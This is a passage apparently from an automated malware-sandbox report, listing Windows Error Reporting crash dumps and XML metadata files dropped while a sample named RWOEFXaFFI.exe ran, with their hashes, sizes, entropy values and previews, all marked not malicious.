.0.0.0.f.f.f.f.!.0.0.0.0.c.e.b.c.3.5.a.8.2.1.2.c.2.d.c.5.2.d.3.e.4.b.e.b.d.6.c.9.0.d.4.a.c.8.6.8.8.9.8.c.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F6F.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Sep 25 17:13:48 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	80670
Entropy (8bit):	2.0777429637528795
Encrypted:	false
SSDEEP:	384:btoJiBsg3rXkwRNSYvMT5BYNv+9qLypDcNy2:bSErX7RNS1gL42Z
MD5:	A869008AD600D7848B53E5161A1D4C80
SHA1:	17D2F420619F1112690C1BA4BEA0349758925EA4
SHA-256:	FF9F754F995BD5925A5CEBE045C417B0732A6A577A904693A540C171AB73FB01
SHA-512:	622AE53F58F3AB74805FD6FCC373C0F1F2DF9FFD72FEA9A967030FB4755A45F9CA2CAB1DD4B923AF982E6A1AC57982467247C91EB73A0C0CC8210FA1B51236E6
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F6F.tmp.dmp	
Preview:	MDMP..... .....XOa.....U.....B.....\ .....GenuineIntelW.....T.....d....XOa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER383A.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8344
Entropy (8bit):	3.708894374556338
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNirk6Lzk6YgETSUmHQZdgmfDStCpBa89bUHsfv8m:RrlsNio6s6YTTSUmwzgmfDS8UMfB
MD5:	5389090046979FDEBE13B43D5860CEE5
SHA1:	E2B10510AA131C52576BE44612A83C2B25CDF209
SHA-256:	10811AC7218A2D92A53B49D7187C22518A33F5A6F5FB5EE9F10E60157E3CF7EB
SHA-512:	19F56B45EA3B529A9E1C9B36A523892AC72FB1B8BA545C4A5287FBDAE42639BEBD187B17633621FBC7E55AE31F9D44619EBD2A23C7D17452257C28C23700DC3E
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.5.0.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3B87.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.517749439806865
Encrypted:	false
SSDEEP:	48:cvIwSD8zsbJgtWI968WSC8Bxd8fm8M4JocLyZFL+q8gcvU4pauX7Ed:uITf1d1SNiJaH74suX7Ed
MD5:	FDEC41790CCB7C16E7DD076D19E953B2
SHA1:	63A8A4427DA9DC06ED784577C0F9D104CB422C23
SHA-256:	4798C94467A60A960805B23022410559CBAE40592ACCB48E8863C6948A487864
SHA-512:	A67051EF9B3F138695132EAB71CAD5EB72FE0CDA6F37050D005D9CDAB7287352556506054D39FA27B5A0BE3026B15CD775AEBC38CA4C6AC12E2DF0E4259B473
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1182384" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER46FA.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Sep 25 17:15:01 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	121646
Entropy (8bit):	2.0607523628058644
Encrypted:	false
SSDEEP:	384:hVcLLYXaP4WwbRzXvkx1vXzh3NJGhU5j/mRtIaiXV1xiw96oFBdsrGluJt:hVysaP41RrCVXzgck81xOo36rGluJt
MD5:	82932F378C80972459C1CF4848223138
SHA1:	0A4EFA0E64D676DA2C5DD3BDE67DFFB237A7AB01
SHA-256:	E00AFC1BB3ACB3CC084E15F7A2FA3CF0278A60647BDE97E9F57DA6FDBE31EB65
SHA-512:	5F8D031A8F7D411BEEE9D047D743C0A065CCEE7F8B02A5186DFD425230DCB71F266FCC776F1D64CA14033BB56F84455F0411254A1B8C05A255F0EA4A17D2806
Malicious:	false
Preview:	MDMP..... .....YOa.....U.....B.....)......GenuineIntelW.....T.....d....XOa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER51.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Sep 25 17:13:35 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	74304
Entropy (8bit):	2.1184379192438696
Encrypted:	false
SSDEEP:	384:yt3Fjq3rXkwRLbAI7cMzpGbtx3hcjETlnNT:yVV+rX7RLMkkbtwEBn9
MD5:	FFFB7E2318E1201C93F648BDD3F921DA
SHA1:	BF407227F53C464FC085FB04D3FC4FE1AB3F7A7D
SHA-256:	628A8F17616BD16448871F44DE1EFFDDEA366DB258908CB3BB50ABE0919AD4D5
SHA-512:	61F614CCC64AA4A109EDF9103FE2F5B4C4AF7B80616756ACAD7FB63718E97B8A024B65A10DDD32DCA6AEA3304173FFE92E6FA579F57DC12F5A451A01E419FDC
Malicious:	false
Preview:	MDMP..... .....XOa.....U.....B.....|.....GenuineIntelW.....T.....d....XOa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5766.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8362
Entropy (8bit):	3.7085789786188945
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNirE6qE6YgWSUpHQAgmfDStCpBx89blHsf23m:RrlsNio6x6YBSUpwAgmfDS5lMfn
MD5:	AABC7A9F75D71884680AEEFB3C807FB1
SHA1:	2F39BB49586D51BA329320F6C5FDE38F97E880B0
SHA-256:	D81089B77B613699E0B9B6AF68E74005630967E166B8825BE9C224F1886D5E81
SHA-512:	44DB6E3BB6BB6246C9866E37F4DB01B9FB7273A866F3A4648CF1FFCCBFE2E26FC11E98761E17AF4B5A0253DACFCB94014C6383DFFE5808E52BF40386584E870A
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.5.0.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5B7E.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.51620910517056
Encrypted:	false
SSDEEP:	48:cvIwSD8zs0JgtWI968WSC8BiT8fm8M4JocLyZFSk+q8gcvU4pauX7Ed:uITfyd1SNLJax74suX7Ed
MD5:	F8DEDE57E20E9708AF3887A966C1B3E7
SHA1:	D066AEDFAF9F80B2C33AC6E3E9BA03572B70F917
SHA-256:	4160BCB9EF4378C0AC4451ADBF7644A00A9437D2FED836D90130C1EB6D52A69D
SHA-512:	24CA9343C28E54302B37D7EE711ACE762D391B6F12976EE2CE1C71EC67EAC7676610AFD91A48EEAF4734237B89D600618A661DCA9BDAF52C3405D60392DE41B0
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1182385" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5DA3.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Sep 25 17:14:03 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	89444
Entropy (8bit):	2.0551454623061867

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5DA3.tmp.dmp	
Encrypted:	false
SSDEEP:	384:4otvLpm9yBJF23rXkwRLIdk0vXapBG5tvq0HCxAzLj:4oOABJFSrX7RLIdkxkK0HXfj
MD5:	531D5477B20956D514907C543BF4F56A
SHA1:	BFE79B8DE0AFE79A171549B8BC25E1004CBCBBCD
SHA-256:	1C1E6EC1DACAD32099399AA4D182D8A771C2AD353BA6C5BBB583A90702738627
SHA-512:	AF33BE6953458EE63E2E25DE92ECD8D544B182E180AA0FFA8BD8D7D0F6C5158C5022B6B75EE96D463D0AE38D81CC5489C1706E43D551EBBB08BD26CAB86D3FE
Malicious:	false
Preview:	MDMP..... .....XOa.....U.....B..... .....GenuineIntelW.....T.....d....XOa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER738E.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8350
Entropy (8bit):	3.710519810228079
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNirx6rQ6YgaSU9HQggmfDStCpBce89bCHsfEeWm:RrlsNi96s6YdSU9wggmfDSZ3CMfEG
MD5:	C3DC7ADA7065739EA89B7F752407786A
SHA1:	C15A8A7F980942B81680A0963898C8D93E3DF460
SHA-256:	E3A22A5D045F314E3B410967013E4039F226B288672314C8FF973D28A397A1D2
SHA-512:	75603E3E9509236FFE59FCFCD2396B902425DD8C23F596C3BD0B5375DC38BB458055F579153EA4428B1D4A9C9F40212F3EE45221206EE077F412FAB37F04CD04
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.5.0.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER756.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8346
Entropy (8bit):	3.707657556059732
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNir06Md6YgrSUqj6gmfDStCpBu89b0HsfO8m:RrlsNiY626Y8SUqj6gmfDSg0MfM
MD5:	07CF2E28D388528D5AE74B430F002749
SHA1:	44930BAC483411CC21EACA4BF91E26188E84272B
SHA-256:	A3F2337B085CC4951F3C9136A950698522BF37432578B273149EC058E2375D47
SHA-512:	56A168B69507758034D41904534AACF14DE446B95556FECB13C11F8B3FD1747560B3FFF33BFC8F6568B559B5D04DFEFB15382F907DFE5FA55298D79DC6589C28
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.5.0.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER76DA.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.517073455611928
Encrypted:	false
SSDEEP:	48:cvIwSD8zsbJgtWI968WSC8BJ8fm8M4JocLyZFBykL+q8gcvU4pauX7Ed:uITf1d1SNAJackL74suX7Ed
MD5:	0C4E4472D187B47606CD4FD491ABB95D
SHA1:	FB68CC962845CEBC88D874E2D52F01F2A46412CF
SHA-256:	9F45FCFC17A4A3B3AFF58E365D22EDA66DAE87F103A8F0BE34510EFEAEBCDD3C
SHA-512:	98FBA6E3719E4D52400FDAD85076BA52C93FF97824AF94DF9A6C84A8D039B911A7F4D218E4E634E41FF0EB437E6220D4EFDB4D99F0AB801A39B0B6C35F6EF3D9

C:\ProgramData\Microsoft\Windows\WER\Temp\WER76DA.tmp.xml	
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1182384" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7889.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Sep 25 17:15:16 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	120182
Entropy (8bit):	2.091274841031851
Encrypted:	false
SSDEEP:	384:2cL8HZhvBHeEmuP1NG4PnOk9iQKbMrtqiX+ehXd6s0BEhZMD9WRJCkDy1eiB:2tHpIuPfG4POGr0eL6s8EX0MgHB
MD5:	C53D0A458895EA86D297ADB751023CF9
SHA1:	D94B87A989A1E4E13E6523D7383E8170AF434284
SHA-256:	273B33A1D59F019891540C9C0C2188EB64D8D67F192E612B2F17825C0ABE6A31
SHA-512:	CD7D2AAEE1821887930A771898ABB3A6C3C5FDB34DB703EE118E968CED772658BF17628D43C0569C2799AFF2F65A1CC9C0FBC3F72D601D2A35FCBF95ED36E165
Malicious:	false
Preview:	MDMP..... .....$YOa.....U.....B.....(*.....GenuineIntelW.....T.....d....XOa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER90F4.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8362
Entropy (8bit):	3.7070784831472605
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNirKb6fJo+6Yg2SUSHnUIgmfRSezCpBl89bZHsfCzm:RrlsNii6ho+6YRSUS5gmfRSeLZMff
MD5:	AC59A77A964E526ED9A901E6BE589F44
SHA1:	80779E3F833FCEB8ABC51BF548DA009C1A61F720
SHA-256:	17020B8F68634B216D537749DC805B3981BF0BCEDA9C1C0C49303CBB69B1EBE0
SHA-512:	CBDF30559A750A8C8167173D7D3B310079AF9E5F7AF677FFBA02FA32097C91D865B4E9C6B8538626BF5BBA86BA84C81304B735D759A54B25FED5D0F2AB38A4EE
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.5.0.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER91D.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.517949046282384
Encrypted:	false
SSDEEP:	48:cvIwSD8zsbJgtWI968WSC8BF8fm8M4JocLyZFI+q8gcvU4pauX7Ed:uITf1d1SNUJas74suX7Ed
MD5:	87E8F1E8BB74A0B71308625C2B4A7E0C
SHA1:	E4F230D346F0C4E368D4E8E46D6A695C77FD40C7
SHA-256:	2DDD00E727351D60C5CE01D27DEC9EC71D346126DC44B0BC30C60D819AE1DB6A
SHA-512:	4F5827EF4A548FCAFFA38CAD7519509A6A2F8FB03FFEA31F4FD341508C92BACF3FFA874068A17A44C2E506DF900FBF9A25EAEDCDD55220E0AF28923284DB408D
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER91D.tmp.xml	
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1182384" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER950C.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.51500302796525
Encrypted:	false
SSDEEP:	48:cvIwSD8zs0JgtWI968WSC8BT8fm8M4JocLHCZFpi+q8gchNU4pauX7Ed:uITfyd1SN6J/C1i2e4suX7Ed
MD5:	293B9596599282B88859BD896E1B0A14
SHA1:	B2B141ED0667976A496CFACD83EA92E8881E520C
SHA-256:	94D55582E4EC76471CE2E8E069BC9562B27D136CFB6D1FA001EECEC3DFC7434B
SHA-512:	F13547FA5EE131A410C3EB1F1EC3F2FAB10A3868BBE66D0216ABF9FDF87A81B6D361ECB79E4FFBFC77FCC24C93C7690B0CF4938CBBA65BD19B0FEE8E36F1E79A
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1182385" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" 